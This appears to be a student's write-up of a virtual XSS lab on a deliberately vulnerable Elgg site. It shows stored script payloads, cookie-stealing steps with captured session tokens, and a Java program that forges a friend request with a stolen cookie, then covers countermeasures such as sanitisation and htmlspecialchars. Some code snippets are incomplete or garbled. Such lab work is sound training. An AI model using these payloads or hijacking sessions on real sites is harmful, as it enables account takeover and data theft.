

Cross-Site Scripting (XSS) Attack Simulation

Overview:

For this project, I carried out a Cross-Site Scripting (XSS) attack inside a virtual environment to understand how attackers can exploit vulnerabilities on the client's side in web applications. I used three separate consoles representing the victim, the attacker, and the vulnerable website. After embedding malicious JavaScript code into the attacker's profile, the script then automatically executed each time a victim viewed that profile, exposing how session data or cookies can be stolen and used to hijack accounts.

Tools & Environment:


- Labtainers (virtual lab)
- Firefox browsers for victim and attacker sessions
- Java for mimicking HTTP requests
- xsslabelgg web application (vulnerable social media platform)

Technical Tasks:

- Configured three consoles within Labtainers to simulate attacker, victim, and web application roles.
- Injected JavaScript into a user profile to execute malicious code on page visits.
- Mimicked HTTP requests to automate friend requests between accounts.
- Observed the theft of session cookies and analyzed how the attacker could gain unauthorized access to the victim's account.
- Used mitigation techniques such as input sanitization, secure cookie handling, and web application firewalls to further understand how to prevent future XSS exploits.

Task 1 - Display Alert window


1. Log into Elgg as any user




2. Go to your profile and edit the brief description field

3. Insert the following JavaScript:

```
<script>alert('XSS');</script>
```



4. Save the profile. Anyone viewing the profile will see an alert box pop up.



Task 2 - Display cookies

1. Edit your Elgg profile's brief description field again.
2. Replace the previous script with the following:

`<script>alert(document.cookie);</script>`

Edit profile

My display name

Alice

About me [Remove editor](#)

B **I** **U** **ABC** **≡** **≡** **↶** **↷** **↻** **↺** **↻** **HTML** **PDF** **Word**

Word count: 1 p


Public

Brief description

`<script>alert(document);</script>`

Public

3. Save it. When the profile is viewed, the browser will display the cookies of the user viewing the profile.




Task 3: Steal Cookies

1. On the attacker machine, use the echoserver program to listen on port 5555.

```
cd echoserver
```

```
./echoserv 5555
```




2. Modify the script on your Elgg profile to send the cookies to the attacker:

```
<script>
```

```
document.write('');
```

</script>



3. When someone views your profile, the browser sends the cookies to the attacker's server (via the image request).

```
ubuntu@attacker:~/echoserver$ ./echoserv 5555
GET /?c=Elgg%3Dnaid124qk5gvht5gs834rdcv7 HTTP/1.1
```

Task 4: Session Hijacking

1. Capture the victim's cookies using the previous step.

```
GET /?c=Elgg%3Dnaid124qk5gvht5gs834rdcv7 HTTP/1.1
```

2. On the attacker machine, find out how a user adds a friend by using Firefox's Web Developer / Network tools to inspect HTTP requests when adding a friend.

The screenshot shows a web browser window with the address bar displaying `xsslabelgg.com/profile/alice`. The website header is blue with the text "One Bad Place" and navigation links: Activity, Blogs, Bookmarks, Files, Groups, and More. The profile of "Alice" is visible, including a placeholder image and a "Brief description" field. Below the profile are buttons for "Remove friend" and "Report user".

The browser's developer tools are open, showing the Network tab. The list of requests includes:

St...	Met...	File	Ca...	Ty...	Transfer...	Size	0 ms
302	GET	add...	X...docum...	html	2.92 KB	8.39 KB	
200	GET	alice	X...docum...	html	2.92 KB	8.39 KB	
200	GET	elgg...	X...stylesh...	css	11.31 KB	56.25 KB	
200	GET	elgg...	X...script	js	18.16 KB	60.66 KB	
200	GET	jque...	X...script	js	cached	0 B	
200	GET	jque...	X...script	js	cached	0 B	

The Cookies tab is also open, showing the "Request cookies" section with the following cookie:

Filter cookies
Request cookies
Elgg: mdoigof0jc36s5a6ucg8bqui90

3. Use this information to write a Java program that mimics the HTTP request:

Open the `HTTPSimpleForge.java` program in the `HTTPSimpleForge` directory.

Modify it to include the captured cookies and the necessary headers.

Compile and run the program:

```
javac HTTPSimpleForge.java
```

```
java HTTPSimpleForge
```

```

public static void main(String[] args) throws IOException {
try {
    int responseCode;
    InputStream responseIn=null;
    String requestDetails = "&__elgg_ts=<<1741543732>> &__elgg_token=<<59e6d11f3f44b513b31b1a385653cae>>";
    // URL to be forged.
    URL url = new URL ("http://www.xsslabelgg.com/action/friends/add? friend=<<39>>"+requestDetails)
;
    // URLConnection instance is created to further parameterize a
    // resource request past what the state members of URL instance
    // can represent.
    HttpURLConnection urlConn = (HttpURLConnection) url.openConnection();
    if (urlConn instanceof HttpURLConnection) {
        urlConn.setConnectTimeout(60000);
        urlConn.setReadTimeout(90000);
    }
    // addRequestProperty method is used to add HTTP Header Information.
    // Here we add User-Agent HTTP header to the forged HTTP packet.
    // Add other necessary HTTP Headers yourself. Cookies should be stolen
    // using the method in task3.
    urlConn.addRequestProperty("User-agent","Sun JDK 1.6");
    urlConn.setRequestMethod("GET");
    String cookies = "<<mdoigof0jc36s5a6ucg8bqui90>>";
}
}

```


25,1 9%

```

ubuntu@attacker:~/HTTPSimpleForge$ javac HTTPSimpleForge.java
ubuntu@attacker:~/HTTPSimpleForge$ java HTTPSimpleForge
Response Code = 200
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
<head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <meta name="ElggRelease" content="1.8.19" />
    <meta name="ElggVersion" content="2014012000" />
    <title>One Bad Place</title>
    <link rel="SHORTCUT ICON" href="http://xsslabelgg.com/_graphics/favicon.ico" />
    <link rel="stylesheet" href="http://xsslabelgg.com/cache/css/default/elgg.1510272992.css" type="text/css" />
    <!--[if gt IE 7]>
        <link rel="stylesheet" type="text/css" href="http://xsslabelgg.com/cache/css/default/ie.1510272992.css" />
    <![endif]-->
    <!--[if IE 7]>
        <link rel="stylesheet" type="text/css" href="http://xsslabelgg.com/cache/css/default/ie7.1510272992.css" />
    <![endif]-->

```

4. This will add the attacker to the victim's friend list.



Task 5: Countermeasures


1. Enable the HTMLawed 1.8 plugin:

Log in as Admin.

Go to Administration > Plugins.

Under Security and Spam, activate the HTMLawed 1.8 plugin.

Visit a victim's profile and observe if the XSS attack is mitigated.



HTMLawed 1.8Top Up Down Bottom

Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.
Author: Core developers - <http://www.elgg.org/>
[more info](#)

Deactivate

```
ubuntu@attacker:~$ cd echoserver/  
ubuntu@attacker:~/echoserver$ ./echoserv 5555  
GET /?c=Elgg%3Dthhnb7rc1vuuj0d0t5skg847n1 HTTP/1.1  
GET /?c=Elgg%3D21iec3h8ke5h2sdnmct1rc9232 HTTP/1.1  
GET /?c=Elgg%3D21iec3h8ke5h2sdnmct1rc9232 HTTP/1.1
```

2. Enable htmlspecialchars():

Navigate to elgg/views/default/output.

Uncomment htmlspecialchars() in the various PHP files (text.php, tags.php, etc.).

Test again by visiting victim profiles and observing if the XSS attack is mitigated further.


```

<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

//SEED: Modified to enable XSS.
//uncomment the below "echo htmlspecialchars" statement and comment the "echo $vars['value'];" to enable
//countermeasure.
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
//echo $vars['value'];


```

```

[ubuntu@vuln-site output]$ sudo chmod uog+w *.php
[ubuntu@vuln-site output]$ ls -a
.
..
access.php      confirmlink.php  email.php~      location.php    tag.php         url.php
access.php~    confirmlink.php~ friendlytime.php longtext.php    tag.php~        url.php~
calendar.php   date.php        friendlytime.php~ pulldown.php    tags.php
checkboxes.php   dropdown.php    friendlytitle.php radio.php        tags.php~
checkboxes.php email.php        iframe.php       tagcloud.php    text.php
img.php       tagcloud.php~   text.php~

```

Repeated for all applicable files



```

ubuntu@attacker:~$ cd echoserver/
ubuntu@attacker:~/echoserver$ ./echoserv 5555

```